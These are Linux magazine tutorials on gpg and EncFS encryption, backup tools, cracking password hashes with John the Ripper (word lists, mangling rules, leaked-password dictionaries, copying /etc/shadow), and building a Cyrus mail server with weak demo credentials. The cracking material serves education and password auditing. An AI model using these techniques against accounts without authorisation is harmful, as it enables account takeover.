```
gpg -c --cipher-algo AES256 filename
```

You'll be asked to enter a password (twice, to prevent typos from encrypting your file with the wrong password). The file will then be encrypted using a symmetric cypher, AES-256, which is strong enough for general usage, and the resulting file will be given a **.gpg** extension. To decrypt it, simply enter:

```
gpg filename.gpg
```

And that's it. It's also possible to encrypt using public/private key combinations, although that's a more complicated process and beyond the scope of this tutorial. But if you're interested, see <http://serverfault.com/a/489148>.

Extra security with EncFS


Instead of encrypting individual files or tarballs, you can also add a layer of encryption onto your filesystem. So you can work with files normally, but when you shut down your machine, they're automatically stored in an encrypted format. To do

Alternative tools

We've focused on a core set of Linux tools in this article, but you can find more specialised open source backup solutions as well. *Bacula* (www.bacula.org) is a notable example that focuses on enterprises and backing up data over the network. To give you an example of its target users, it lets you print out special barcodes to stick on data tapes that can be then chosen in a tape drive auto-changer.

BackupPC (<http://backuppc.sf.net>), meanwhile, uses a client/server model, where the server organises backup schedules for multiple clients on the network. It's a complicated program, but thanks to its web-based administration panel, you don't have to faff around too much at the command line to set it up.

For home desktop users, *Areca Backup* (www.areca-backup.org) is a mature and well-designed app written in Java, while *Back In Time* (<http://backintime.le-web.org>) strives to provide a snapshot-based alternative to Apple's *Time Machine* system.



this, install EncFS; it's a userspace filesystem that's available in most distros, and in Debian/Ubuntu it's just an **apt-get install encfs** away.

Firstly, create two directories in your home directory like so:

```
mkdir ~/encrypted ~/decrypted
```

(If you're not too familiar with the shell, **~** is a shortcut for your home directory.)

Now, the first directory here will be used as a permanent store for your data (in encrypted format), while the latter will be used on a temporary basis when you want to access the files. Enter this:

```
encfs ~/encrypted ~/decrypted
```

When prompted, hit **p** for 'paranoid' mode, and then enter a password (preferably long) that will be used to secure your data. The **encrypted** directory will now be mounted in **decrypted**, so try copying some files into the latter. Everything looks normal at this stage – you can work with your files just like in any other directory. Switch into the encrypted directory, however, and run **ls** – you'll see that there is the same number of files as in **decrypted**, but they all have bizarre names like **XEfn2,34CC-Bu3hs**.

These are the encrypted versions, in which the data permanently lives. So once you're finished doing your work in the **decrypted** directory, enter:

```
cd ~
```

```
fusermount -u ~/decrypted
```

This unmounts the encrypted drive from **decrypted**, so the latter is now empty; as mentioned, it's just a temporary place for working with the readable data. The permanent store is in **encrypted**, and you can access it at any point by repeating the previous **encfs ~/encrypted ~/decrypted** command and entering your password. 

Mike Saunders stores his data by printing out hex dumps and laminating the sheets. His cellar holds a whopping 30MB!

Back In Time clones some features of Apple's *Time Machine*, and has both Gnome and KDE-based front-ends.

LV PRO TIP

Complex **rsync** operations can do potential damage, such as overriding important data, so it's often worth adding the **--dry-run** option when you first run the command. This will show you exactly what **rsync** intends to do, without actually doing it. Once you're satisfied that everything is in order, re-run the command without it.

JOHN THE RIPPER: CRACK PASSWORDS

How secure are your passwords? Find out (and learn to stay safer online) by trying to crack them.


WHY DO THIS?

- Check the strength of password hashes.
- Understand the options when creating a secure system.
- Learn how password crackers work so you can create secure passwords.

Most people use passwords many times a day. They're the keys that unlock digital doors and give us access to our computers, our email, our data and sometimes even our money. As more and more things move online, passwords secure an ever growing part of our lives. We're told to add capital letters, numbers and punctuation to these passwords to make them more secure, but just what difference do these have? What does a really secure password look like?

In order to answer these questions, we're going to turn attacker and look at the methods used to crack passwords. There are a few password-cracking tools available for Linux, but we're going to use *John The Ripper*, because it's open source and is in most distros' repositories (usually, the package is just called **john**). In order to use it, we need something to try to crack. We've created a file with a set of MD5-hashed passwords. They're all real passwords that were stolen from a website and posted on the internet. MD5 is quite an old hashing method, and we're using it because it should be relatively quick to crack on most hardware. To make matters easier, all the hashes use the same salt (see boxout for details). Although we've chosen a setup that's quick to crack, this same setup is quite common in organisations that don't focus on security. You can download the files from www.linuxvoice.com/passwords.

The speed at which *John* can crack hashes varies dramatically depending on the hashing algorithm. Slow algorithms (such as *bcrypt*) can be tens of thousands of times slower than quick ones like *DES*.



There are online services (like www.cloudcracker.com) that will try to crack passwords for a small fee.

After downloading that file, you can try and crack the passwords with:

john md5s-short

The passwords in this file are all quite simple, and you should crack them all very quickly. Not all password hashes will surrender their secrets this easily.

When you run **john** like this, it tries increasingly more complex sequences until it finds the password. If there are complex passwords, it may continue running for months or years unless you press Ctrl+C to terminate it.

Once this has finished running you can see what passwords it found with:

john --show md5s-short

That's the simplest way of cracking passwords – and you've just seen that it can be quite effective – now lets take a closer look at what just happened.

John The Ripper works by taking words from a dictionary, hashing them, and comparing these hashes with the ones you're trying to crack. If the two hashes match, that's the password you're looking for. A crucial point in password cracking is how quickly you can perform these checks. You can see how fast **john** can run on your computer by entering:

john --test

This will benchmark a few different hashing algorithms and give their speeds in checks per second (c/s).

By default, *John* will run in single-threaded mode, but if you want to take full advantage of a multi-threaded approach, you can add the **--fork=N** option to the command where **N** is the number of processes. Typically, this is best where **N** is the number of CPU cores you want to dedicate to the task.

```
ben@ben-All-Series:~$ john --test
ben@ben-All-Series:~$ john --test
Benchmarking: descrypt, traditional crypt(3) [DES 128/128 SSE2-16]... DONE
Many salts: 5723K c/s real, 5734K c/s virtual
Only one salt: 5630K c/s real, 5641K c/s virtual

Benchmarking: bsd1crypt, BSDI crypt(3) ("_39..", 725 iterations) [DES 128/128 SSE2-16]... DONE
Many salts: 196710 c/s real, 197104 c/s virtual
Only one salt: 191718 c/s real, 191718 c/s virtual

Benchmarking: md5crypt [MD5 32/64 X2]... DONE
Raw: 18737 c/s real, 18774 c/s virtual

Benchmarking: bcrypt ("S2a$05", 32 iterations) [Blowfish 32/64 X2]... DONE
Raw: 1099 c/s real, 1099 c/s virtual

Benchmarking: LM [DES 128/128 SSE2-16]... DONE
Raw: 80389K c/s real, 80389K c/s virtual

Benchmarking: AFS, Kerberos AFS [DES 48/64 4K]... DONE
Short: 595507 c/s real, 596700 c/s virtual
Long: 1854K c/s real, 1854K c/s virtual

Benchmarking: tripcode [DES 128/128 SSE2-16]... DONE
Raw: 5126K c/s real, 5136K c/s virtual

Benchmarking: dummy [N/A]... DONE
Raw: 91889K c/s real, 91889K c/s virtual

Benchmarking: crypt, generic crypt(3) [7/64]... DONE
Many salts: 434860 c/s real, 435732 c/s virtual
Only one salt: 433440 c/s real, 434308 c/s virtual

ben@ben-All-Series:~$
```

Processing power

The faster your computer can hash passwords, the more you can try in a given amount of time, and therefore the better chance you have of cracking the password. In this article, we've used *John The Ripper* because it's an open source tool that's available on almost all Linux platforms. However, it's not always the best option. *John* runs on the CPU, but password hashing can be run really efficiently on graphics cards.

Hashcat is password cracking program that runs on graphics cards, and on the right hardware can perform much better than *John*. Specialised password cracking computers usually have several high-performance GPUs and rely on these for their speed.

You probably won't find *Hashcat* in your distro's repositories, but you can download it from www.hashcat.net (it's free as in zero cost, but not free as in free software). It comes in two flavours: **ocl-Hashcat** for OpenCL cards (AMD), and **cuda-Hashcat** for Nvidia cards.

Raw performance, of course, means very little without finesse, so fancy hardware with GPU crackers means very little if you don't have a good set of words and rules.

In the previous example, you probably found *John* cracked most of the passwords very quickly. This is because they were all common passwords. Since *John* works by checking a dictionary of words, common passwords are very easy to find.

John comes with a word list that it uses by default. This is quite good, but to crack more and more secure passwords, you then need a word list with more words. People who crack passwords regularly often build their own word lists over years, and they can come from many sources. General dictionaries are good places to start (which languages you pick will depend on your target demographic), but these don't usually contain names, slang or other terms.


Crackers regularly steal passwords from organisations (often websites) and post them online. These password leaks may contain thousands or even millions of passwords, so these are a great source of extra words. To search out even more elusive words, crackers turn to web scrapers and other tools to find sequences of characters that are used. There are some good sources of words at <https://wiki.skullsecurity.org/Passwords>, while good word lists are often sold (such as <https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm>, which is pay-what-you-want). The latter has about 1.5 billion words. Larger word lists are available, but often for a fee.

With *John*, you can use a custom word list with the `--wordlist=<filename>` option. For example, to check passwords using your system's dictionary, use:

```
rm ~/.john/john.pot
```

```
john --wordlist=/usr/share/dict/words md5s-short
```

This should work on most Debian-based systems, but on other distros, the **words** file may be in a different place. The first line deletes the file that contains the cracked passwords. If you don't run this,



it won't bother trying to crack anything, as it already has all the passwords. The regular dictionary isn't as good as *John The Ripper's* dictionary, so this won't get all the passwords.

Hydra can be used to try and guess passwords on network services, although this is much slower than cracking hashes locally.

Mangling words

Secure services often place rules on what passwords are allowed. For example, they might insist on upper and lower case letters as well as numbers or punctuation. In general, people won't add these randomly, but put them in words in specific ways. For example, they might add a number to the end of a word, or replace letters in a word with punctuation that looks similar (such as **a** with **@**).

John The Ripper provides the tools to mangle words in this way, so that we can check these combinations from a normal word list.

For this example, we'll use the password file from www.linuxvoice.com/passwords, which contains the passwords: password, Password, PASSWORD, password1, p@ssword, P@ssword, Pa55w0rd, p@55w0rd. First, create a new text file called **passwordlist** containing just:

```
password
```

This will be the dictionary, and we'll create rules that crack all the passwords based of this one root word.

Rules are specified in the **john.conf** file. By default, **john** uses the configuration files in `~/john`, so you'll need to create that file in a text editor. We'll start by adding the lines:

```
[List.Rules:Wordlist]
```

```
:
```

```
c
```

The first line tells **john** what mode you want to use the rules for, end every line below that is a rule (we'll

```

ben@ben-All-Series: ~/Downloads/DefCon_JtrMakeConfig
*****
*           John the Ripper Config File Generator           *
* (at least until I can come up with a better name)        *
*                                                         *
*           Version 1.0.1                                   *
* Author: Matt Weir                                        *
* Contact Info: weir [at] cs [dot] fsu [dot] edu           *
* Special thanks to Florida State University and the National *
* Institute of Justice for funding this research           *
*****

Please select an option
(1) Modify the character sets, (aka special characters =[!@#%&*])
(2) Set password creation rules, (aka must contain at least one number, or must
be at least 8 characters long)
(3) Set word mangling rules, (aka add two numbers to the end)
(4) Create JtR config file
(5) Save settings
(6) Load settings
(7) Quit

Please choose one of the options
<enter choice>:

```

A text-menu driven tool for creating *John The Ripper* config files is available from <https://sites.google.com/site/reusablesec2/jtrconfiggenerator>.

add more in a minute). The **:** just tells *John* to try the word as it is, no alterations, while **c** stands for capitalise, which makes the first character of the word upper case. You can try this out with:

```
john passwords.md5 --wordlist=passwordlist --rules
```

You should now crack two of the passwords despite there only being one word in the dictionary. Let's try and get a few more now. Add the following to the config file:

```
u
$[0-9]
```

The first line here makes the whole word upper case.

How passwords work

Passwords present something of a computing conundrum. When people enter their password, the computer has to be able to check that they've entered the right password. At the same time though, it's a bad idea to store passwords anywhere on the computer, since that would mean that any hacker or malware might be able to get the passwords file and then compromise every user account.

Hashing (AKA one-way encryption) is the solution to this problem. Hashing is a mathematical process that scrambles the password so that it's impossible to unscramble it (hence one-way encryption).

When you set the password, the computer hashes it and stores the hash (but not the password). When you enter the password, the computer then hashes it and compares this hash to the stored hash. If they're the same, then the computer assumes that the passwords are the same and therefore lets you log in.

There are a few things make a good hashing algorithm. Obviously, it should be

impossible to reverse (otherwise it's not a hashing algorithm), but other than this, it should minimise the number of collisions. This is where two different things produce the same hash, and the computer would therefore accept both as valid. It was a collision in the MD5 hashing algorithm that allowed the *Flame* malware to infiltrate the Iranian Oil Ministry and many other government organisations in the Middle East.

Another important thing about good hashing algorithms is that they're slow. That might sound a little odd, since generally algorithms are designed to be fast, but the slower a hash is, the harder it is to crack. For normal use, it doesn't make much difference if the hash takes 0.000001 seconds or 0.001 seconds, but the latter takes 1,000 times longer to crack.

You can get a reasonable idea of how fast or slow an algorithm is by running `john --test` to benchmark the different algorithms on your computer. The fewer checks per second, the slower it will be for an attacker to break any hashes using that algorithm.

On the second line, the **\$** symbol means append the following character to the password. In this case, it's not a single character, but a class of characters (digits), so it tries ten different words (password0, password1... password9).

To get the remaining passwords, you need to add the following rules to the config file:

```
csa@
sa@so0ss5
css5so0
```

The rule **s<character1><character2>** replaces all occurrences of **character1** with **character2**. In the above rules, this is used to switch **a** for **@** (**sa@**), **o** for **0** (**so0**) and **s** for **5** (**ss5**). All of these are combination rules that build up the final word through more than one alteration.

Limitations of cracking rules

The language for creating rules isn't very expressive. For example, you can't say: 'try every combination of the following rules'. The reason for that is speed. The rules engine has to be able to run thousands or even millions of times per second while not significantly slowing down the hashing.

You've probably guessed by now that creating a good set of rules is quite a time-consuming process. It involves a detailed knowledge of what patterns are commonly used to create passwords, and an understanding of the archaic syntax used in the rules engines. It's good to have an understanding of how they work, but unless you're a professional penetration tester, it's usually best to use a pre-created rule list.

The default rules with *John* are quite good, but there are some more complex ones available. One of the best public ones comes from a DefCon contest in 2010. You can grab the ruleset from the website:

<http://contest-2010.korelogic.com/rules.html>

You'll get a file called **rules.txt**, which is a *John The Ripper* configuration file, and there are some usage examples on the above website. However, it's not designed to work with the default version of *John The Ripper*, but a patched version (sometimes called **-jumbo**). This isn't usually available in distro repositories, but it can be worth compiling it because it has more features than the default build. To get it, you'll need to clone it from GitHub with:

```
git clone https://github.com/magnumripper/JohnTheRipper
cd JohnTheRipper/
```

There are a few options in the install procedure, and these are documented in **JohnTheRipper/doc/Install**. We compiled it on an Ubuntu 14.04 system with:

```
cd JohnTheRipper/src
./configure && make -s clean && make -sj4
```

This will leave the binary **JohnTheRipper/run/john** that you can execute. It will expect the **john.conf** file (which can be the file downloaded from KoreLogic) in the same directory.

If you don't want to compile the **-jumbo** version of *John*, you can still use the rules from KoreLogic, you'll just have to integrate them into a **john.conf** file by

Salting

For hashing to work, every time a password is hashed, it has to produce the same result. This plays into the hands of crackers because it means that if they have a list of password hashes they've stolen, they can check every word from their word list against all of them at the same time. It also means that they could create lookup tables with the hashed value of common words to speed up the process of cracking passwords (these are sometimes known as rainbow tables).

To stop this, salts are sometimes used. Salts are small amounts of additional data that are added to the plain text before hashing. They're stored alongside the hash so that the same salt is used on the same password. Crackers who get access to the hashes will also usually get access to the salts, but it means they have to crack every password individually rather than working against the whole lot simultaneously.

At the very least, salting will slow an attacker down by the factor of the number of hashes they have. If a cracker steals a

thousand password hashes, it will be at least a thousand times slower to crack them if they are salted (though it could be less if they can use rainbow tables to speed up the crack).

To be secure, salts have to be randomly generated. In WPA Wi-Fi security, the network name (SSID) is used as a salt for the password. This is useful because it's automatically known to both parties. However, SSIDs aren't unique, and many are quite common. It's possible to download lookup tables for many of the most common SSIDs against many passwords. A traditional crack against the hashing in WPA is quite slow, because WPA uses 4,096 rounds of SHA1. The lookup tables sidestep this because the hashing has already been done.

It's important to use a random salt to stop this sort of attack, and it's important to use an obscure SSID on your Wi-Fi network to avoid falling victim.

You can download the lookup tables and a list of SSIDs from www.renderlab.net/projects/WPA-tables.

hand first. There are a lot of rules, so you'll probably want to pick out a few, and copy them into the **john.conf** file in the same way you did when creating the rules earlier, and omit the lines with square brackets.

As you've seen, cracking passwords is part art and part science. Although it's often thought of as a malicious practice, there are some real positive benefits of it. For example, if you run an organisation, you can use cracking tools like *John* to audit the passwords people have chosen. If they can be cracked, then it's time to talk to people about computer security. Some companies run periodic checks and offer a small reward for any employee whose password isn't cracked. Obviously, all of these should be done with appropriate authorisation, and you should never use a password cracker to attack someone else's password except when you have explicit permission.

John The Ripper is an incredibly powerful tool whose functionality we've only just touched on.

Unfortunately, its more powerful features (such as its rule engine) aren't well documented. If you're interested in learning more about it, the best way of doing this is by generating hashes and seeing how to crack them. It's easy to generate hashes by simply

creating new users in your Linux system and giving them a password; then you can copy the **/etc/shadow** file to your home directory and change the owner with:

```
sudo cp /etc/shadow ~
```

```
sudo chown <username> ~/shadow
```

Where **<username>** is your username. You can then run *John* on the shadow file. If you've got a friend who's interested in cracking as well, you could create challenges for each other (remember to delete the lines for real users from the shadow file though!). Alternatively, you can try our shadow file for the latest in our illustrious series of competitions.

So, what does a secure password look like? Well, it shouldn't be based on a dictionary word. As you've seen, word mangling rules can find these even if you've obscured it with numbers or punctuation. It should also be long enough to make brute force attacks impossible (at least 10 characters). Beyond that, it's best to use your own method, because any method that becomes popular can be exploited by attackers to create better word lists and rules. 

Ben Everard is the co-author of the best-selling *Learn Python With Raspberry Pi*, and is working on a best-selling follow-up called *Learning Computer Architecture With Raspberry Pi*.

COMPETITION

Put your skills to the test with the Linux Voice password cracking competition



We've created 100 users on our Linux box using a range of passwords. Linux distros store the password hashes in the **/etc/shadow** file, and you can get ours from www.linuxvoice.com/passwords.

Some are easy, some are hard. Some are real passwords we've extracted from dumps, some we've generated using password generators, others we created by hand (that might be a clue). Oh, and incidentally, we like the XKCD web comic.

Your task is to crack as many passwords as possible. They're in the standard SHA512 format (*John The Ripper* – and most other password crackers – will detect this automatically). This is quite a slow algorithm, and some of the passwords are quite complex, so we don't expect anyone to guess all of them. The prize will go to the person who manages to crack the most. If two people crack the same number, the prize will go to whoever

sends in their entry first. To enter, just send a plain text file with a list of unhashed passwords that you've cracked from the **competition-shadow** file to ben@linuxvoice.com. The deadline for entries is 25 October 2014.

Happy cracking!

CYRUS: BUILD YOUR OWN EMAIL SERVER

Don't trust Google? We'll help you navigate the sea of acronyms to build your own mailserver.

WHY DO THIS?

- Take control of your email provision.
- Stop outside agencies from scanning the content of your emails.
- Get webmail without advertising.

You can't beat the convenience and ease of use offered by Gmail. But unfortunately, all that free storage comes at a price: your privacy. Spam, intrusive adverts and snooping from unnamed government agencies are the inevitable downside of using someone else's service for free. So why not build your own email server including anti-spam, anti-virus and webmail?

You can use your own server to retrieve messages from other mailservers, such as those provided by internet service providers, or other services like those from Google and Yahoo. But you don't need to rely on others if you have your own server. If you have a domain name that you control, and if you can give your server a static public IP address then you can receive email directly.

We're going to implement a sealed server, which means that users cannot log in to it. They have email accounts that are only accessible using client applications that connect to the server using IMAP the Internet Message Access

"Why not build your own email server, including anti-spam, anti-virus and webmail?"

You can give your test account a meaningful name and enter your own name in the identity section.

Protocol (we could, but won't, also use the older Post Office Protocol, POP).

At the heart of the system is the IMAP server, *Cyrus*. This accepts messages using a protocol called the Local Mail Transfer Protocol, or LMTP, and stores them in mailboxes – it's a mail delivery agent. Users can

access their mail by connecting to the server using any IMAP-capable email client application.

You will need a, preferably new, server for this project and you'll need root access to it. Our examples use Arch Linux, and we created a new virtual server.

Begin by installing *Cyrus* (build the Arch User Repository package first – see the boxout below-right):

```
$ pacman -U ~/build/cyrus-imapd/cyrus-imapd-2.4.17-5-x86_64.pkg.tar.xz
```

The default configuration writes data to `/var/imap` and user mailboxes to `/var/spool/imap`. You can change this if you prefer another location; we'll configure our server to use `/srv/mail/cyrus` to illustrate this. If you follow suit, you can also delete the default locations:

```
rm -r /var/spool/imap /var/imap
```

Some command line tools are installed to `/usr/lib/cyrus/bin` so it's worth extending your `PATH` (do it in `/etc/profile` to make this permanent):

```
export PATH="$PATH":/usr/lib/cyrus/bin
```


There are two configuration files, and the first of these is `/etc/cyrus/cyrus.conf`. It defines the services that the server will offer, and the default file is generally acceptable unless, like us, you want to change the data path. This requires one entry in the file to be altered:

```
lmtpunix cmd="lmtpd" listen="/srv/mail/cyrus/socket/lmtp" prefork=0
```

The `listen` argument points to the Unix domain socket where the server accepts LMTP protocol connections. We change this to be in a subdirectory of our chosen data path. You can also take this opportunity to disable unwanted services; we commented out `pop3` and `pop3s` because we plan to offer IMAP-only access.

The second file, `/etc/cyrus/imapd.conf`, configures the IMAP server and needs to be written from scratch. The following example will get you started, but you may want to read the documentation and configure it to meet your needs.

```
configdirectory: /srv/mail/cyrus
partition-default: /srv/mail/cyrus/mail
admins: cyrus
sasldb_pwcheck_method: sasldbauthd
sasldb_saslauthd_path: /var/run/saslauthd/mux
sasldb_mech_list: PLAIN
allowplaintext: yes
altnamespace: yes
unixhierarchysep: yes
virtdomains: userid
```



```
defaultdomain: mydomain.com
```

```
hashimapspool: true
```

```
sieve_admins: cyrus
```

```
sievedir: /srv/mail/cyrus/sieve
```

This tells *Cyrus* to use `/srv/mail/cyrus` for its configuration and, within that, a `mail` subdirectory where it should store mail. Virtual domains allows domain-specific mailboxes – you can have accounts for `alice@example-one.com` and `alice@example-two.com`. The `defaultdomain` is the domain that unqualified user accounts, like “alice”, belong to.

To improve the end-user experience, we set `altnamespace` so that users’ email folders appear alongside, rather than within, their inbox, and `unixhierarchysep` delimits mail folders with slashes instead of the default, which is to use a period.

SASL

Our configuration uses SASL for authentication. This is the Simple Authentication and Security Layer, and was automatically installed as a dependency of the IMAP server. We just use the default configuration here, which passes plain-text passwords to the `saslauthd` daemon that, in the default configuration on Arch Linux, uses PAM for authentication. This is acceptable for a test system, but you should consider configuring SASL to use more secure methods that satisfy your own security requirements.

So, create a test account for testing and verify that SASL can authenticate it. The default SASL configuration authenticates system users so we use a `nobody` account that can be authenticated but cannot be used to log in to the server.

```
$ useradd -c 'Test email account' -u 99 -o -g nobody -d /dev/null -s /bin/false testuser
```

```
$ echo testuser:testpass | chpasswd
```

Start `saslauthd` (also enable it so that it starts on boot) and test that SASL authentication works for the new test user:

```
$ systemctl enable saslauthd
```

```
$ systemctl start saslauthd
```

```
$ testsaslauthd -u testuser -p testpass
```

```
0: OK "Success."
```

The installation also created a `cyrus` user, and the server’s processes run as this user. We can also use it for administrative tasks if we set its home directory, shell and password:

```
$ usermod -s /bin/bash -d /srv/mail/cyrus cyrus
```

```
$ echo cyrus:cyrus | chpasswd
```

To complete the configuration, make the required directories and build the IMAP folders:

```
$ mkdir -p -m 750 /srv/mail/cyrus/mail
```

```
$ chown -R cyrus:mail /srv/mail/cyrus
```

```
$ su cyrus -c 'mkimap /etc/cyrus/imapd.conf'
```

Now start the server


```
$ systemctl enable cyrus-master
```

```
$ systemctl start cyrus-master
```

Test IMAP access for the test user

```
$ telnet localhost imap
```

```
. login testuser testpass
```



logout

If everything went well, the server responses will begin with `* OK`. You can now set up your email client to connect to the IMAP account, but it doesn’t have any folders yet. The `cyradm` tool is used to create mailboxes, and the minimum is an inbox:

```
$ su cyrus -c 'cyradm -u cyrus -w cyrus localhost
```

```
localhost.localdomain> cm user/testuser
```

You can then use your email client to create subfolders, or you can use `cyradm` – `cm` creates mailboxes (folders) and `lm` lists them:

```
localhost.localdomain> cm user/testuser/Sent
```

```
localhost.localdomain> lm
```

```
user/testuser (\HasChildren)
```

```
user/testuser/Sent (\HasNoChildren)
```

```
user/testuser/Trash (\HasNoChildren)
```

You can now send a message to the test user. Create a test message in a file (call it `testmessage`) with the following contents (the empty line is required – it marks the beginning of the message body).

```
From: Test Message <test@example.com>
```

```
Subject: This is a test message
```

```
This is a basic test e-mail message
```

To send the message into *Cyrus*, use the `deliver` tool

You can specify the server by its host name or IP address. The username is the IMAP “testuser” account that we set up on the server.

LV PRO TIP

Cyrus documentation is available at <http://cyrusimap.org/docs/cyrus-imapd>.

A virtual mailserver

We used Linux Containers to create a virtual server to implement our mailserver on. Here’s what we did. As root, on any host machine (ours runs Arch Linux):

```
lxc-create -n mailserver -t archlinux -- -P
```

```
dhcpcd,openssh,wget --ewnable_units
```

```
dhcpcd,sshd.socket -r mysecret
```

```
lxc-start -n mailserver
```

You can then log in with `ssh`

```
root@mailserver using mysecret as the password.
```

Some of the packages that we will use aren’t in the repositories, but they can be built from the Arch User Repository, AUR. We created a build account on our new server for building these packages.

```
$ pacman -S base-devel devtools
```

```
$ useradd -c 'Build Account' -m -g users -d /
```

```
home/build -s /bin/bash build
```

```
$ echo build:build | chpasswd
```

```
$ echo 'build ALL=(ALL) NOPASSWD: ALL' >> /etc/sudoers
```

To build a package, log on as the “build” user, download and extract the package’s AUR tarball and use `makepkg` to build it. Further instructions are available on the Arch Linux website. Here is an example:

